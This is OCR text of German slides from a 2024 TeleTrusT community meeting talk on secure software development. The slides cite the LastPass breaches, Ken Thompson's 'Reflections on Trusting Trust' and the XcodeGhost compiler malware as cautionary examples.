
T.I.S.P./T.P.S.S.E. Community Meeting 2024

Berlin, 05. – 06.11.2024


Cyber Meets Software Engineering!
Sind Sie sicher, dass Sie sicher sind?

Alexander Rechberger (SEC Consult)
Kai Jendrian (Secorvo)

Der Basic Development Lifecycle



Challenge



OH NO: Kunden -> Probleme im (Secure) Development Lifecycle

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.

Lastpass says hackers accessed customer data in new breach

By **Sergiu Gatlan**

November 30, 2022 04:24 PM 10

TechRepublic

LastPass Review 2024: Is it Still Safe and Reliable?

LastPass' recent data breaches make it hard to recommend as a viable password manager in 2024. Learn more in our full review below.


vor 1 Monat

Cybernews

LastPass Review in 2024: Is It Safe?

After major LastPass security breaches, I look at and evaluate LastPass's security, features, and ease of use to see if it's worth trusting...

vor 3 Wochen




Krebs on Security

Experts Fear Crooks are Cracking Keys Stolen in LastPass Breach


In November 2022, the password manager service LastPass disclosed a breach in

Lastpass to Fortinet

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.




6 00
#Groundhogday


Anforderungsanalyse
Design
Implementierung
Test
Installation
Wartung

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

MORAL

The moral is obvious. You can't trust code that you did not totally create yourself. (Especially code from companies that employ people like me.) No amount of source-level verification or scrutiny will protect you from using untrusted code. In demonstrating the possibility of this kind of attack, I picked on the C compiler. I could have picked on any program-handling program such as an assembler, a loader, or even hardware microcode. As the level of program gets lower, these bugs will be harder and harder to detect. A well-installed microcode bug will be almost impossible to detect.

KEN THOMPSON


August 1984 Volume 27 Number 8

Malware infiziert iOS-Compiler Xcode

20.09.2015 12:10 Uhr – Thomas Hoffmann vorlesen

(Bild: dpa, Sebastian Kahnert/Archiv)

Über eine Objekt-Datei im Installer des iOS-App-Compilers Xcode wurde chinesischen Entwicklern eine Malware untergeschoben, die es in mindestens 39 Apps bereits in den offiziellen App-Store geschafft hat.

